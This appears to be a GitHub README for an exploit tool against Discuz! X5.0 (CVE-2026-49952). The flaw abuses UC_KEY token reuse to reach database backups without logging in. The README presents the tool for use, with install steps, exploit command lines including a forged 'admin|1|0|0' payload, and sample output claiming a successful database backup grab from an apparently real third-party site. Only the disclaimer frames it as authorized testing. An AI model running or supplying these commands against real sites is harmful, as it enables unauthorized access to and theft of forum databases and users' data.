
Discuz! X5.0 Authentication Bypass Exploit Framework (CVE-2026-49952) - Critical vulnerability allowing unauthenticated database backup access via UC_KEY encryption oracle token reuse. CVSS 9.1. Full-featured tool with version detection, multi-payload attacks, interactive shell, and automated exploitation. Authorized testing only.



⚡ CVE-2026-49952 | CVSS 9.1 (Critical ) | Version 1.0.0
A professional penetration testing tool designed to identify and demonstrate the critical authentication bypass vulnerability in Discuz! X5.0.
IMPORTANT NOTICEThis tool is provided for educational purposes and authorized security testing only.DO NOT use this tool on systems you do not own or lack explicit permission to test.Unauthorized access to computer systems is illegal and unethical.The author assumes no responsibility for any misuse or damage caused by this tool.By using this tool, you agree to comply with all applicable laws and regulations.
Discuz! X5.0 Authentication Bypass Exploit Framework is designed to identify and demonstrate the critical authentication bypass vulnerability (CVE-2026-49952) in Discuz! X5.0 versions released between March 20, 2026, and May 1, 2026.
This vulnerability allows unauthenticated attackers to access the database backup functionality (dbbak.php) by exploiting the UC_KEY encryption oracle for token reuse, potentially exposing sensitive database contents.
🏆 CVSS Score: 9.1 (Critical)
🔐 Impact: Authentication Bypass
📂 Access: Database Backup Files
⚡ Complexity: Low (Easy to Exploit)
🎯 Target: Discuz! X5.0 (20260320 - 20260501)
| Attribute | Details |
|---|---|
| Vulnerability Type | Authentication Bypass |
| CVE ID | CVE-2026-49952 |
| CVSS Version | 3.1 |
| CVSS Score | 9.1 (Critical) |
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | None |
| Confidentiality Impact | High |
| Integrity Impact | High |
| Availability Impact | High |
| Exploit Code Maturity | Functional |
| Remediation Level | Official Fix Available |
The vulnerability exists in the dbbak.php endpoint where the token validation mechanism relies on the UC_KEY encryption oracle. By crafting a specific payload in the login request (member.php), an attacker can obtain a valid authentication token that can be reused to access the database backup functionality without proper authorization.
❌ Discuz! X5.0 (20260320 - 20260501) - Vulnerable
✅ Discuz! X5.0 (20260510+) - Fixed
🔍 Version Detection: Automatic fingerprinting and Discuz! version identification.
⚡ Multi-Payload Attack: Parallel testing of multiple payload variants.
🖥️ Interactive Shell: Full-featured command-line interface for manual exploitation.
🚀 Automated Exploitation: One-click exploitation with minimal configuration.
📊 Result Saving: Export exploitation results to timestamped files.
🌐 Proxy Support: HTTP/HTTPS proxy configuration for network traversal.
🎯 Threaded Scanning: Configurable thread count for performance optimization.
🎨 Color Output: Professional color-coded terminal output.
🔐 SSL/TLS Support: Handles both HTTP and HTTPS targets.
🔄 Session Management: Maintains persistent session state.
📦 Payload Customization: Support for custom payload injection.
🎯 Target Validation: Verifies Discuz! installation before exploitation.
Python: Version 3.7 or higher
Pip: Python package manager
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"

python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt

╔══════════════════════════════════════════════════════════╗
║  EXPLOIT SUCCESSFUL                                      ║
╠══════════════════════════════════════════════════════════╣
║  Target: http://discuz.eda.com.my                        ║
║  Authcode: aBcDeFgHiJkLmNoPqRsT...                       ║
║  Status: Database backup accessed                        ║
║  Data Size: 24567 bytes                                  ║
║  Saved to: discuz_exploit_20260724_143218.txt            ║
╚══════════════════════════════════════════════════════════╝
Start the interactive shell for manual exploitation:
python3 discuz_exploit.py http://target.com --interactive







